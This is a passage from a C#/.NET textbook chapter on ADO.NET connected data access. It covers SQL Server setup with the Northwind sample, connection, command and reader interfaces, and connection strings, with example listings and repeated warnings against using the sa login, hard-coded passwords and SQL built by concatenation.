

Figure 15.6 Server Properties → Security (marker 1) with **SQL Server and Windows Authentication mode** selected (marker 2), so that logins with their own passwords are accepted as well as Windows accounts. Login auditing is left at *Failed logins only* (marker 3).

SQL Server comes with a built-in administrator login named `sa` (system administrator), disabled by default. To enable it for a first experiment: in Object Explorer open **Security → Logins**, right-click **sa**, choose **Properties → Status**, and set **Login** to **Enabled** (**Figure 15.7**), then give it a strong password on the **General** page.



Figure 15.7 Login Properties for `sa` (marker 1), page Status (marker 2): permission to connect granted (marker 3) and the login enabled (marker 4). This is the most powerful account on the server.

> **WARNING:** `sa` can do anything to every database on the server, including drop them. It is acceptable for five minutes on your own laptop to prove that a connection works. An application must never connect as `sa`: create a login that can reach one database and do only what the application does, exactly as Section 5.6.3 created the MySQL user `laundry`, which

> may read and change the laundry's rows and can drop nothing. Section 15.11 shows why this matters even when every query is parameterized.

15.3.3 The Northwind sample database

Microsoft's classic sample database, **Northwind**, is a small trading company with employees, customers, orders and products. It is distributed as a backup file; in SSMS right-click **Databases → Restore Database…**, choose **Device**, select `northwind.bak`, and press **OK** (**Figure 15.8**). It also exists as a script, `instnwnd.sql`, in Microsoft's `sql-server-samples` repository [11].



Figure 15.8 Restoring Northwind from the device `northwind.bak` (marker 1). The destination database is `Northwind` (marker 2), and SSMS reports (marker 3) "Database 'Northwind' restored successfully."

The first thing to do with a new database is to ask it something. **Figure 15.9** runs `SELECT EmployeeID, LastName, FirstName FROM Employees` in a query window: nine employees, from Nancy Davolio to Anne Dodsworth. The first program of Section 15.4 asks exactly this question from C#.



Figure 15.9 The query the next section's program sends (marker 1), run by hand in SSMS, and its nine rows (marker 3). The Object Explorer on the left shows the table `dbo.Employees` (marker 2) and its columns: `EmployeeID` (the primary key, `int`), `LastName` and `FirstName` (`nvarchar`).

15.3.4 The databases this chapter's code uses

The Laundry code needs no server at all. `Chapter15/data/laundry.db` is a copy of the Profitina Laundry SQLite database from `ProfitinaLaundry/App/database/` — 3 outlets, 14 employees, 256 customers, 12 services, 2,953 bills, 3,319 payments and 8,802 status-log rows covering October 2025 to September 2026 — and `Chapter15/data/csv/` holds the same seven tables exported as CSV files, which the in-memory DataSet version loads. Every test works on a temporary copy, so the files stay as they were shipped. If you want the MySQL version, load `schema.mysql.sql` and `seed.mysql.sql` into XAMPP's MySQL as Section 5.6 did, and then `Chapter15/sql/create_bill_with_payment.mysql.sql` for Section 15.10.

15.4 The Connected Model

15.4.1 Four objects and their interfaces

Connected access needs four kinds of object, and **Figure 15.10** shows how they stack between a .NET application and the database.



Figure 15.10 The ADO.NET connected model. A **DbConnection** represents the connection to the data source; a **DbCommand** represents one SQL statement; a **DbTransaction** groups commands so that they succeed or fail together; a **DataReader** delivers the result of a query one row at a time.

- **DbConnection** represents the connection to the data source.
- **DbCommand** represents a SQL command. Commands can be executed within a transaction.
- **DbTransaction** represents a transaction.
- **DataReader** holds the result of a query and allows the rows to be read sequentially.

Each kind is defined twice. It is defined once as a general **interface** — `IDbConnection`, `IDbCommand`, `IDbTransaction`, `IDataReader` — and once for each provider as a **class** that implements it: `SqlConnection`, `SqlCommand`, `SqlTransaction` and `SqlDataReader` for SQL Server; `OleDbConnection` and its companions for OLE DB; `OracleConnection` and its companions for Oracle; and so on for ODBC and SQL Server Compact. **Figure 15.11** draws the hierarchy.



Figure 15.11 The class hierarchy. Four interfaces at the top; below them, one family of four classes per provider (OLE DB, SQL Server, Oracle, ...), each class implementing its interface.

Since .NET Framework 2.0 there is a third layer between the two: the abstract **base classes** of `System.Data.Common` — `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`, `DbTransaction`, `DbDataAdapter` — from which every modern provider's classes inherit. The base classes carry everything the interfaces promise plus what was added later, notably the asynchronous methods `OpenAsync`, `ExecuteReaderAsync` and `ReadAsync`. Code written against these base classes, and not against `SqlConnection` or `SqliteConnection`, runs on any provider. The Laundry data layer of Section 15.12 is written exactly that way.

> **KEY INSIGHT.** Programming to the interface — or to the `Db…` base class — is what makes ADO.NET "universal". The only line of a well-written data layer that names a provider is the line that creates the connection. Change that line and the same code talks to a different database.

15.4.2 The pattern of connected access

Every connected program follows the same five steps, and the steps are arranged so that the connection is closed *whatever happens*. **Pseudocode 15.1** writes the pattern as pseudocode.

Pseudocode 15.1 The pattern of connection-oriented data access. Lines 9–13 run on success and on failure alike, so a connection is never left open.

```
CONNECTED-ACCESS()
1  declare the connection, with no value yet
2  try
3      request a connection to the database and open it
4      execute an SQL statement
5      process the result
6      release the resources used by the result (the reader)
7  catch an exception
8      handle it: log it, and tell the user one sentence
9  finally
10     try
11         if the connection was created, close it
12     catch an exception
13         handle it
```

Why so much ceremony around a close? Because a connection belongs to a **pool** shared by every request of the application, and a connection that is not closed is not returned to the pool. A web page that leaks one connection per error will, on the day errors happen often, exhaust the pool; every later request then waits for a connection that never comes, and the whole site stops. Closing in `finally` makes the leak impossible.

15.4.3 EmployeesReader, as it was written and as it is written today

Listing 15.1 is the classic first ADO.NET program: it reads Northwind's employees through the OLE DB provider and prints each row. Read it against **Pseudocode 15.1**; the comments number the steps.

Listing 15.1 `fragments/EmployeesReader.OleDb.cs`: the connection-oriented pattern in its original .NET Framework form. Not run in this book: it needs Windows, SQL Server with Northwind, and the Windows-only OLE DB provider.

```
// EmployeesReader: the classic connected-access program, in the shape it had on the
// .NET Framework with the OLE DB provider and the Northwind sample database.
// NOT RUN in this book: it needs Windows, SQL Server with Northwind, and the
// System.Data.OleDb provider (Windows only). The password is read from the
// environment here; the original habit of writing it into the source is a mistake.
using System;
using System.Data;
using System.Data.OleDb;

namespace EmployeesReader {
    class Program {
        // Establish connection
        static void Main(string[] args) {
            string connStr = "provider=SQLOLEDB;data source=localhost;"
                + "initial catalog=Northwind;user id=sa;password="
                + Environment.GetEnvironmentVariable("NORTHWIND_PASSWORD") + ";";
            IDbConnection con = null; // Declare connection object
            try {
                // 1. Create connection object
                con = new OleDbConnection(connStr);
                con.Open(); // Open connection
                // 2. Execute command
                // --- Create SQL command
                IDbCommand cmd = con.CreateCommand();
                cmd.CommandText = "SELECT EmployeeID, LastName, " +
                    "FirstName FROM Employees";
                // --- Execute SQL command; result is an OleDbDataReader
                IDataReader reader = cmd.ExecuteReader();
                object[] dataRow = new object[reader.FieldCount];
                // 3. Process result
                while (reader.Read()) {
                    int cols = reader.GetValues(dataRow);
                    for (int i = 0; i < cols; i++) {
                        Console.Write("| {0} ", dataRow[i]);
                    }
                    Console.WriteLine();
                }
                // 4. Release resources
                // --- Close reader
                reader.Close();
            } catch (Exception e) {
                Console.WriteLine(e.Message);
            } finally {
                try {
                    if (con != null) {
                        // 5. Close connection
```

Listing 15.1 (Continued) *fragments/EmployeesReader.OleDb.cs: the connection-oriented pattern in its original .NET Framework form. Not run in this book: it needs Windows, SQL Server with Northwind, and the Windows-only OLE DB provider.*

```
                        con.Close();
                    }
                } catch (Exception ex) {
                    Console.WriteLine(ex.Message);
                }
            }
        }
    }
}
```

Every line of **Listing 15.1** uses an interface type — `IDbConnection`, `IDbCommand`, `IDataReader` — except one, `new OleDbConnection(connStr)`, which is the only place the provider appears. `con.CreateCommand()` asks the connection for a command of *its own* provider, so the command is an `OleDbCommand` without the program ever saying so. `reader.FieldCount` is the number of columns in the result, which lets the loop allocate an array of exactly that size; `reader.GetValues(dataRow)` copies the current row's values into it and returns how many it copied. The output, on a machine with Northwind, is **Figure 15.12**: the same nine employees as **Figure 15.9**.



Figure 15.12 The output of **Listing 15.1**: one line per employee, each column preceded by a bar.

The program's shape is right; three details have aged. The original put the `sa` password into the connection string in the source code, which puts it into every copy of the program and every version in source control — the version printed here reads it from an environment variable instead, and the modern version does better still. The `finally` block with its own `try` is what the `using` statement now writes for you. And the program blocks its thread while it waits for the database, which a web server with many requests can ill afford. **Listing 15.2** is the same program for .NET 10.

Listing 15.2 `fragments/EmployeesReader.SqlClient.cs`: the same program today, where `await using` closes the reader, command and connection in reverse order however the block ends. Not run in this book (no SQL Server, no NuGet).

```
// EmployeesReader today: .NET 10, Microsoft.Data.SqlClient, async, and `using`
// doing the work of the finally block. NOT RUN in this book (no SQL Server, no NuGet).
//   dotnet new console -n EmployeesReader
//   cd EmployeesReader
//   dotnet add package Microsoft.Data.SqlClient
//   (replace Program.cs with this file)
//   dotnet user-secrets init
//   dotnet user-secrets set Northwind "Server=localhost;Database=Northwind;Integrated
Security=true;TrustServerCertificate=true"
//   (or put the same text in the environment variable NORTHWIND)
using Microsoft.Data.SqlClient;

string connStr = Environment.GetEnvironmentVariable("NORTHWIND")
    ?? throw new InvalidOperationException("Set NORTHWIND to a connection string.");

await using var con = new SqlConnection(connStr);          // closed automatically, even on
error
await con.OpenAsync();
await using var cmd = new SqlCommand("SELECT EmployeeID, LastName, FirstName FROM
Employees", con);
await using SqlDataReader reader = await cmd.ExecuteReaderAsync();
while (await reader.ReadAsync())
{
    Console.WriteLine($"| {reader.GetInt32(0)} | {reader.GetString(1)} |
{reader.GetString(2)}");
}
```

`await using var con = …` declares a variable whose `DisposeAsync` method is called when the enclosing block ends, however it ends; for a connection, disposing means closing and returning it to the pool. The four `…Async` calls release the thread while the database works, so a web server can serve other requests meanwhile. The connection string comes from the environment or from `dotnet user-secrets`, a per-user store outside the project folder that never reaches source control [12].

15.4.4 Connections and connection strings

Figure 15.13 lists what a connection can do. `ConnectionString` says where to connect; `Open()` and `Close()` do it; `Database`, `ConnectionTimeout` and `State` describe the connection; `CreateCommand()` makes a command bound to it; and `BeginTransaction()`, optionally with an isolation level, starts a transaction on it.

- **ConnectionString** defines the database connection

```
string ConnectionString { get; set; }
```

- Open and close the connection

```
void Open();
void Close();
```

- Properties of the connection

```
string Database { get; }
int ConnectionTimeout { get; }
ConnectionState State { get; }
```

- Creates a Command object

```
IDbCommand CreateCommand();
```

- Creates a Transaction object

```
IDbTransaction BeginTransaction();
IDbTransaction BeginTransaction(
    IsolationLevel il);
```

«interface»
IDbConnection

```
//----- Properties
string ConnectionString {get; set;}
string Database {get;}
int ConnectionTimeout {get;}
ConnectionState State {get;}
//----- Methods
IDbTransaction BeginTransaction();
IDbTransaction BeginTransaction(
    IsolationLevel lvl);
IDbCommand CreateCommand();
void Close();
void Open();
...
```

«enum»
ConnectionState

```
Broken, Closed,
Connecting, Executing,
Fetching, Open
```

Figure 15.13 The `IDbConnection` interface: the connection string, open and close, three descriptive properties, and the two factory methods for commands and transactions. The `State` is one of `Broken, Closed, Connecting, Executing, Fetching, Open`.

A **connection string** is a list of `key=value` pairs separated by semicolons. It configures the connection: the name of the provider (for OLE DB), the identification of the data source, the authentication of the user, and any other database-specific settings. **Figure 15.14** shows the classic examples; **Table 15.4** gives the forms used with today's providers, including the Laundry's.

- Key–value pairs separated by semicolons (`;`)
- Configuration of the connection
  - name of the provider
  - identification of the data source
  - authentication of the user
  - other database-specific settings

OLE DB: the provider is named in the string

```
"provider=SQLOLEDB; data source=127.0.0.1\\NetSDK;
   initial catalog=Northwind; user id=sa; password=;"
"provider=Microsoft.Jet.OLEDB.4.0;
   data source=c:\\bin\\LocalAccess40.mdb;"
"provider=MSDAORA; data source=ORACLE8i7;
   user id=OLEDB; password=OLEDB;"
```

SQL Server: the class already is the provider

```
"data source=(local)\\NetSDK; initial catalog=Northwind;
   user id=sa; pooling=false; Integrated Security=SSPI;
   connection timeout=20;"
```

Figure 15.14 Connection strings: key–value pairs separated by semicolons. The OLE DB strings name a provider (SQL Server, Access/Jet, Oracle); the SQL Server string needs no provider name because the class already is one, and adds pooling, integrated security and a timeout.

Table 15.4 Connection strings for the providers this chapter uses. The keys differ from provider to provider; each provider's documentation lists them, and each has a `…ConnectionStringBuilder` class that writes them for you without typing errors.

Provider	Example connection string
`Microsoft.Data.Sqlite`	`Data Source=data/laundry.db;Mode=ReadWrite;Foreign Keys=True;Default Timeout=5`
`MySqlConnector`	`Server=localhost;Port=3306;Database=profitina_laundry;User ID=laundry;Password=…`
`Microsoft.Data.SqlClient`	`Server=localhost;Database=Northwind;Integrated Security=true;TrustServerCertificate=true`
`Microsoft.Data.SqlClient` (SQL login)	`Server=db.example.com;Database=Laundry;User ID=laundry_app;Password=…;Encrypt=true`

Three rules keep connection strings out of trouble. **Never put a password in source code**: read it from configuration that is not committed — environment variables, `dotnet user-secrets` in development, a secrets manager in production. **Build strings with the builder class**, not by concatenation: `new SqliteConnectionStringBuilder { DataSource = path, ForeignKeys = true }` quotes a path with a semicolon in it correctly, while `"Data Source=" + path` does not. **Leave pooling on** (it is on by default): opening a pooled connection takes microseconds because it reuses one that is already open, which is why the advice "open late, close early" costs nothing.

15.4.5 Commands

A command object defines an SQL statement or a stored procedure. It is executed on a connection, may have parameters, and may belong to a transaction; **Figure 15.15** shows those three associations, and **Figure 15.16** lists the interface.



Figure 15.15 A command belongs to exactly one connection, to at most one transaction (`0..1`), and has any number of parameters (`*`).

- **CommandText** holds an SQL statement or a stored procedure

```
string CommandText { get; set; }
```

- The connection

```
IDbConnection Connection { get; set; }
```

- Type and timeout

```
CommandType CommandType { get; set; }
int CommandTimeout { get; set; }
```

- Creating and reaching parameters

```
IDbDataParameter CreateParameter();
IDataParameterCollection Parameters { get; }
```

- Executing the command

```
IDataReader ExecuteReader();
IDataReader ExecuteReader(CommandBehavior b);
object ExecuteScalar();
int ExecuteNonQuery();
```

«interface»
IDbCommand

```
//----- Properties
string CommandText {get; set;}
CommandType CommandType
    {get; set;}
int CommandTimeout
    {get; set;}
IDbConnection Connection
    {get; set;}
IDataParameterCollection
    Parameters {get;}
IDbTransaction Transaction
    {get; set;}
//----- Methods
IDbDataParameter
    CreateParameter();
IDataReader ExecuteReader();
IDataReader ExecuteReader(
    CommandBehavior b);
object ExecuteScalar();
int ExecuteNonQuery();
```

«enum»
CommandType

```
Text,
StoredProcedure,
TableDirect
```

Figure 15.16 The `IDbCommand` interface. `CommandText` holds the SQL (or a procedure name), `CommandType` says which (`Text`, `StoredProcedure`, `TableDirect`), `CommandTimeout` limits the wait, and three `Execute...` methods run it.

The three execute methods differ in what they return, and choosing the right one is half of writing a command.

```
IDataReader ExecuteReader()
IDataReader ExecuteReader(CommandBehavior behavior);
```

```
public enum CommandBehavior {
    CloseConnection, Default, KeyInfo, SchemaOnly,
    SequentialAccess, SingleResult, SingleRow
}
```

- Executes the database query given in **CommandText**
- The result is an **IDataReader** object

Example

```
cmd.CommandText =
    "SELECT EmployeeID, LastName, FirstName FROM Employees";
IDataReader reader = cmd.ExecuteReader();
```

Figure 15.17 `ExecuteReader()` runs the query in `CommandText` and returns an `IDataReader`. The optional `CommandBehavior` flags (`CloseConnection`, `SingleRow`, `SequentialAccess`, ...) tell the provider what the program intends to do with the result.

```
int ExecuteNonQuery();
```

- Executes the non-query statement given in **CommandText**
  - UPDATE
  - INSERT
  - DELETE
  - CREATE TABLE
  - ...
- The result is the number of affected rows

Example

```
cmd.CommandText = "UPDATE Empls SET City = 'Seattle' WHERE ID = 8";
int affectedRows = cmd.ExecuteNonQuery();
```

Figure 15.18 `ExecuteNonQuery()` runs a statement that returns no rows — `UPDATE`, `INSERT`, `DELETE`, `CREATE TABLE`, ... — and returns the number of rows it affected.

```
object ExecuteScalar();
```

- Returns the value of the first column of the first row delivered by the query
- **CommandText** is typically an aggregate function

Example

```
cmd.CommandText = "SELECT count(*) FROM Employees";
int count = (int) cmd.ExecuteScalar();
```

Figure 15.19 `ExecuteScalar()` returns the value of the first column of the first row, typically of an aggregate such as `COUNT(*)`.

Figure 15.17, **Figure 15.18** and **Figure 15.19** each carry a small example. **Table 15.5** gathers them, with the Laundry statement that uses each method in Section 15.12.

Table 15.5 The three ways to execute a command. The number returned by `ExecuteNonQuery` is worth checking: an `UPDATE … WHERE id = @id AND status = 'queued'` that returns 0 means somebody else changed the row first.

Method	Returns	Use it for	In the Laundry data layer
`ExecuteReader()`	a DataReader over the rows	`SELECT` returning rows	`RecentBills`, `FindBill`, `SearchCustomers`
`ExecuteNonQuery()`	`int`: rows affected	`INSERT`, `UPDATE`, `DELETE`, DDL	the three `INSERT`s; `UPDATE Bill SET status…`
`ExecuteScalar()`	`object`: first column of first row, or `null`	one value: `COUNT(*)`, `MAX(id)`, a price	`SELECT price…`, `SELECT MAX(id) FROM Bill`

Notice the example in **Figure 15.18**: `"UPDATE Empls SET City = 'Seattle' WHERE ID=8"`. The value `8` is written into the SQL text. That is harmless when the value is a constant typed by the programmer; it is the beginning of a disaster when the value comes from a visitor, and the next subsection is about never doing it.

15.4.6 Parameters

A command allows input and output **parameters**. A parameter object specifies a **name**, a **value**, a **data type** (`DbType`), and a **direction**: `Input`, `Output`, `InputOutput` or `ReturnValue` (**Figure 15.20**). Output parameters and return values carry results back from stored procedures (Section 15.10).

